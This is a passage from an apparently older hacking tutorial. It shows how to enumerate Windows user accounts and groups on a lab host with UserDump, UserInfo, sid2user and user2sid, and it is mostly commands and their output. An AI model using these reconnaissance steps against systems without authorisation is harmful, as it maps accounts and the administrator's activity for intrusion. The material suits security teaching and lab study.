LookupAccountSid failed: 1147 does not exist...
LookupAccountSid failed: 1148 does not exist...
SID resolved, but it does not belong to a user for this authority.
SID resolved, but it does not belong to a user for this authority.
LookupAccountSid failed: 1151 does not exist...
LookupAccountSid failed: 1152 does not exist...

        USER INFO
        Username:       IUSR_FUCKYOURMOMMA
        Full Name:      Internet Guest Account
        Comment:        Built-in account for anonymous access to Internet Inform
ation Services
        User Comment:   Built-in account for anonymous access to Internet Inform
ation Services
        User ID:        1153
        Primary Grp:    513
        Privs:          User Privs
        OperatorPrivs:  Print OP Privs
```

Figure 6. UserDump output showing SID resolved, but it does not belong to a user… message.

Next, if we see something like “SID resolved but it does not belong to a user for this authority”, we know the SID is good but the account we are using won’t enumerate it. This is ok, take one of your working accounts get the full SID, stick it in SID2USER (see the tutorial on user2sid/sid2user) and pull up what account owns the SID.




```
Domain is NOWAREZ2003
Type of SID is SidTypeAlias

C:\Documents and Settings\NoOne\My Documents\Windows_SID>sid2user \\192.168.0.10
3 5 21 620920245 178753728 3968149353 1002

Name is TelnetClients
Domain is NOWAREZ2003
Type of SID is SidTypeAlias

C:\Documents and Settings\NoOne\My Documents\Windows_SID>sid2user \\192.168.0.10
3 5 21 620920245 178753728 3968149353 1149

Name is Project 102 Team
Domain is NOWAREZ2003
Type of SID is SidTypeAlias

C:\Documents and Settings\NoOne\My Documents\Windows_SID>sid2user \\192.168.0.10
3 5 21 620920245 178753728 3968149353 1150

Name is Engineers
Domain is NOWAREZ2003
Type of SID is SidTypeAlias

C:\Documents and Settings\NoOne\My Documents\Windows_SID>user2sid \\192.168.0.10
3 administrator

S-1-5-21-620920245-178753728-3968149353-500

Number of subauthorities is 5
Domain is NOWAREZ2003
Length of SID in memory is 28 bytes
Type of SID is SidTypeUser

C:\Documents and Settings\NoOne\My Documents\Windows_SID>_
```

Figure 7. Using SID2User and User2Sid to determine who SIDs 1149 & 1150 resolve to.

In this case SID 1149 and 1150 resolves to “project 102 team” and “engineers” these happen to be security groups and not users. The first thing you should do is use user2sid to find the SID of any account you know exists. In this case I used the administrator account and got **S-1-5-21-620920245-178753728-3968149353-500.** Now, to find out who SIDs 1149 and 1150 belong to, replace 500 with 1149 and 1150. See Figure 7.

Now let’s see what we can get from UserInfo:



```
C:\Documents and Settings\NoOne\My Documents\userinfo>userinfo \\192.168.0.103 a
dministrator

        UserInfo v1.5 - thor@hammerofgod.com

        Querying Controller \\192.168.0.103

        USER INFO
        Username:       Administrator
        Full Name:
        Comment:        Built-in account for administering the computer/domain
        User Comment:
        User ID:        500
        Primary Grp:    513
        Privs:          Admin Privs
        OperatorPrivs:  Print OP Privs

        SYSTEM FLAGS (Flag dword is 513)

        MISC INFO
        Password age:   Sun Jan 02 16:32:47 2005
        LastLogon:      Sun Jan 02 17:48:04 2005
        LastLogoff:     Thu Jan 01 00:00:00 1970
        Acct Expires:   Never
        Max Storage:    Unlimited
        Workstations:
        UnitsperWeek:   168
        Bad pw Count:   0
        Num logons:     14624
        Country code:   0
        Code page:      0
        Profile:
        ScriptPath:
        Homedir drive:
        Home Dir:
        PasswordExp:    0

        Logon hours at controller, GMT:
        Hours-          12345678901N12345678901M
        Sunday          111111111111111111111111
        Monday          111111111111111111111111
        Tuesday         111111111111111111111111
        Wednesday       111111111111111111111111
        Thursday        111111111111111111111111
        Friday          111111111111111111111111
        Saturday        111111111111111111111111

        Get hammered at HammerofGod.com!

C:\Documents and Settings\NoOne\My Documents\userinfo>_
```

Figure 8. UserInfo output for the administrator account.

Let’s take a look and see what all this tells us. It gives us the account name, comments, the UserID and group which we can do neat stuff with if you read the User2SID and SID2User tutorial, password age, last logon and logoff. Lots of good stuff juicy stuff. If we had been lucky someone would have given us some nice comments, maybe even the password hint. No such luck this time.

UserDump will give us the same information as UserInfo except it will allow us to “walk” the SID and enumerate data for all the accounts on the box. The SID for the administrator is 500 even if you rename the account. Guest is 501 and user accounts start at 1001. You can use UserDump to gather information about all the users on the system, super nice especially if you are working on a domain controller. *Note: to enumerate a domain controller you will probably have to put a pretty large number for how far to walk the SAM. I put in 200 and didn't even get close to all the users. Now to save this insane amount of output you can simply redirect to an output file by typing something like

UserDump \\serverIP guest 2000 > output.txt

This will direct the output to a text file you can review later instead of having all of it fly across your DOS prompt.

REFERENCES

www.hammerofgod.com website
The Hacking Exposed Series
The great people at www.learnsecurityonline.com
My Brain

ABOUT THE AUTHOR

JohnnyRockett wrote this.
Feel free to email comments, suggestions, & flames on the tutorial to him at johnnyrockett[at]learnsecurityonline[dot]com